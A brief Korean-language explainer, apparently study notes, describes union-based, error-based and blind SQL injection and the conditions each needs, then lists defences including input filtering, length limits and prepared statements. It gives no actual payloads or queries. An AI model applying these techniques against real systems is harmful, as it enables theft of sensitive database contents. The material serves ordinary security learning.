union SQL Injection은 데이터 조회 시 다른 민감한 정보도 같이 조회하는 공격입니다. 공격에 필요한 조건으로 칼럼 개수, 칼럼 타입을 획득해야 합니다.

주로 검색창이나 게시판 같이 조회 결과가 찍힐 수 있는 곳에 사용할 수 있습니다.

error-based SQL Injection은 에러 메시지를 통해서 민감한 정보를 빼내는 공격입니다. 에러 메시지가 상세하게 나오는 곳에서 공격이 가능하며 특정 민감함 정보를 알려주는 특정한 프로시저들을 이용하여 서브 쿼리를 삽입하는 공격입니다.

blind SQL Injection은 sql 문이 들어가는 모든 곳에 사용이 가능하여 범용성이 좋습니다. 참과 거짓이 다른 페이지에서 공격이 가능합니다.

SQL Injection에 대응하기 위해서는 특정 문자열을 필터링하는 방법, 전달 매개변수에 길이 제한을 두는 방법, DB 모듈(prepared-statement)를 이용하여 막는 방법이 있습니다.